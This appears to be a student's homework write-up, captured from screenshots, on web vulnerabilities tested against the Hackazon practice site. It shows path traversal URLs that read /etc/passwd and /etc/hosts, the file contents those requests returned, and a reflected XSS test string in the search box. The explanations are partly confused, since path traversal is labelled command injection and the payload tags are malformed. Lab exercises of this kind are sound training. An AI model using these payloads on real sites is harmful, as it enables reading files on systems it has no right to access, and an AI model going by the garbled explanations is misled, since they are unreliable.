
Web Vulnerabilities Homework

Part 1: Local File Inclusion



student@cyber-security-ubuntu: /
student@cyber-security-ubuntu: /

```
  GNU nano 2.9.3                                       wrapper.sh

#!/usr/bin/env bash
if [[ $EUID -ne 0 ]]; then
  echo "Please run as root."
  exit 127
fi

# Install nginx
apt update -y
apt install -y nginx

# Run install script
bash script
EOF

chmod +x wrapper
./wrapper
```

Local file inclusion (LFI) is used to test for web vulnerabilities; specifically, when the running time of a script affects a web application. Here the script wrapper.sh and dependencies.sh run an installation process.

Part 2: Command Injection

In command injection attacks a url is manipulated as shown below. Here, we are able to see information related to /passwd /hosts and /groups. An alternative method is shown in the terminal, where a command is used to check if service cron status is active.



Hackazon — ../../../../../../../../../../etc/passwd - Mozilla Firefox
TryHackMe | juiceshop
Error: ENOENT: no such f
OWASP Juice Shop
Hackazon — ../../../../../
hackazon.com/account/documents?page=../../../../../../../../../../etc/passwd
150%
HACKAZON
FAQ
Contact Us
Wish List
Your account
Logout
All
Search products...
Search!

../../../../../../../../../../etc/passwd

Home / Documents / ../../../../../../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin
/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var
/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr
/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:
/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL
Server,,,:/nonexistent:/bin/false
```

Copyright © NTObjectives 2014




Hackazon — ../../../../../../../../../../etc/hosts - Mozilla Firefox
TryHackMe | juiceshop
Error: ENOENT: no such f
OWASP Juice Shop
Hackazon — ../../../../../../
hackazon.com/account/documents?page= ../../../../../../../../../../etc/hosts
150%
Defa
HACKAZON
FAQ
Contact Us
Wish List
Your account
Logout
All
Search products...
Search!

../../../../../../../../../../etc/hosts

Home / Documents / ../../../../../../../../../../etc/hosts

```
127.0.0.1 localhost ::1 localhost ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0 ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-allrouters 172.17.0.3 83c899d2a6d4
```


Copyright © NTObjectives 2014



```
student:/etc$ sudo service cron status
● cron.service - Regular background program processing daemon
   Loaded: loaded (/lib/systemd/system/cron.service; enabled; vendor preset: enabled)
   Active: active (running) since Sat 2020-01-11 12:04:23 EST; 3 days ago
     Docs: man:cron(8)
 Main PID: 707 (cron)
    Tasks: 3 (limit: 4681)
   CGroup: /system.slice/cron.service
           ├─  707 /usr/sbin/cron -f
           ├─26430 /usr/sbin/CRON -f
           └─26432 /usr/sbin/sendmail -i -FCronDaemon -B8BITMIME -oem student

Jan 15 00:13:01 cyber-security-ubuntu CRON[26411]: pam_unix(cron:session): session closed for user
Jan 15 00:13:01 cyber-security-ubuntu CRON[26425]: (student) CMD (echo "this was today")
Jan 15 00:13:01 cyber-security-ubuntu sendmail[26426]: My unqualified host name (cyber-security-ub
Jan 15 00:14:01 cyber-security-ubuntu CRON[26430]: pam_unix(cron:session): session opened for user
Jan 15 00:14:01 cyber-security-ubuntu CRON[26431]: (student) CMD (echo "this was today")
Jan 15 00:14:01 cyber-security-ubuntu sendmail[26426]: unable to qualify my own domain name (cyber
Jan 15 00:14:01 cyber-security-ubuntu sendmail[26432]: My unqualified host name (cyber-security-ub
Jan 15 00:14:01 cyber-security-ubuntu sendmail[26426]: 00F5E105026426: from=student, size=335, cla
Jan 15 00:14:02 cyber-security-ubuntu sendmail[26426]: 00F5E105026426: to=student, ctladdr=student
Jan 15 00:14:02 cyber-security-ubuntu CRON[26423]: pam_unix(cron:session): session closed for user
lines 1-21/21 (END)
```

Part 3: Cross Site Scripting (XSS)

In this example, reflected cross site scripting is used to send a payload. The search engine is used as the injection point for <script>/*bad-response*/<script>. Here, the XSS payload is reflected back.



Hackazon — Search by «<scrip>/*bad-response*/</script>» - Mozilla Firefox

hackazon.com/search?id=&searchString=<scrip>%2F*bad-response*%2F<script>

<scrip>/*bad-response*/<script>

Search by «/*bad-response*/